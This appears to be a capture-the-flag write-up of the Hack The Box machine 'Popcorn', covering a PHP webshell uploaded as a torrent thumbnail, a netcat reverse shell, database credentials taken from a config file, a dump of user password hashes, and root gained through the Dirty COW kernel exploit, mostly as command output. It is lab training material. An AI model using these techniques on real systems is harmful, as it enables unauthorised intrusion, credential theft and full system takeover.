
6) Uploaded the same torrent file







Vulnerability Assessment

1) Made a torrent with php webshell







2) Webshell on our torrent file does not work



3) We can upload webshell on thumbnail




4) Got RCE



Exploitation

1) Got reverse shell



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.6] 45162
bash: no job control in this shell
www-data@popcorn:/var/www/torrent/upload$ python -c "import pty;pty.spawn('/bin/bash')"
<orrent/upload$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@popcorn:/var/www/torrent/upload$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && stty size && fg
41 156
      [3]  - continued  nc -lvnp 4444

www-data@popcorn:/var/www/torrent/upload$ stty rows 41 cols 156
www-data@popcorn:/var/www/torrent/upload$ export TERM=xterm-256color
www-data@popcorn:/var/www/torrent/upload$
```

2) Found database credentials

```
//Edit This For TORRENT HOSTER Database
//database configuration
$CFG->host = "localhost";
$CFG->dbName = "torrenthoster";        //db name
$CFG->dbUserName = "torrent";    //db username
$CFG->dbPassword = "SuperSecret!!";   //db password

      $dbhost          = $CFG->host;
      $dbuser          = $CFG->dbUserName;
      $dbpass          = $CFG->dbPassword;
      $database        = $CFG->dbName;
```

3) Found admin password hash

```
www-data@popcorn:/var/www/torrent$ mysql -u torrent -p'SuperSecret!!'
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 57
Server version: 5.1.37-1ubuntu5.5 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use torrenthoster;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-------------------------+
| Tables_in_torrenthoster |
+-------------------------+
| ban                     |
| categories              |
| comments                |
| log                     |
| namemap                 |
| news                    |
| subcategories           |
| users                   |
+-------------------------+
8 rows in set (0.00 sec)

mysql> select * from users;
+----+----------+----------------------------------+-----------+---------------------+---------------------+---------------------+
| id | userName | password                         | privilege | email               | joined              | lastconnect         |
+----+----------+----------------------------------+-----------+---------------------+---------------------+---------------------+
|  3 | Admin    | d5bfedcee289e5e05b86daad8ee3e2e2 | admin     | admin@yourdomain.com | 2007-01-06 21:12:46 | 2007-01-06 21:12:46 |
|  5 | hacker   | 1a1dc91c907325c69271ddf0c944bc72 | user      | test@mail.com       | 2024-04-03 19:14:22 | 2024-04-03 19:14:22 |
+----+----------+----------------------------------+-----------+---------------------+---------------------+---------------------+
2 rows in set (0.00 sec)

mysql>
```

Privilege Escalation

1) The linux version is old

```
www-data@popcorn:/var/www$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/var/www$
```

2) It is vulnerable to dirty cow

```
www-data@popcorn:/var/www$ gcc exploit.c -pthread -o dirty -lcrypt
www-data@popcorn:/var/www$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash

mmap: b777e000


^C
www-data@popcorn:/var/www$ cat /etc/passwd
firefart:fi1IpG9ta02N.:0:0:pwned:/root:/bin/bash
/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
```

3) Got root access

```
www-data@popcorn:/var/www$ su firefart
Password:
firefart@popcorn:/var/www# cd /root
firefart@popcorn:~# cat root.txt
f2efafe632cd43bb539d170d200f03e2
firefart@popcorn:~#
```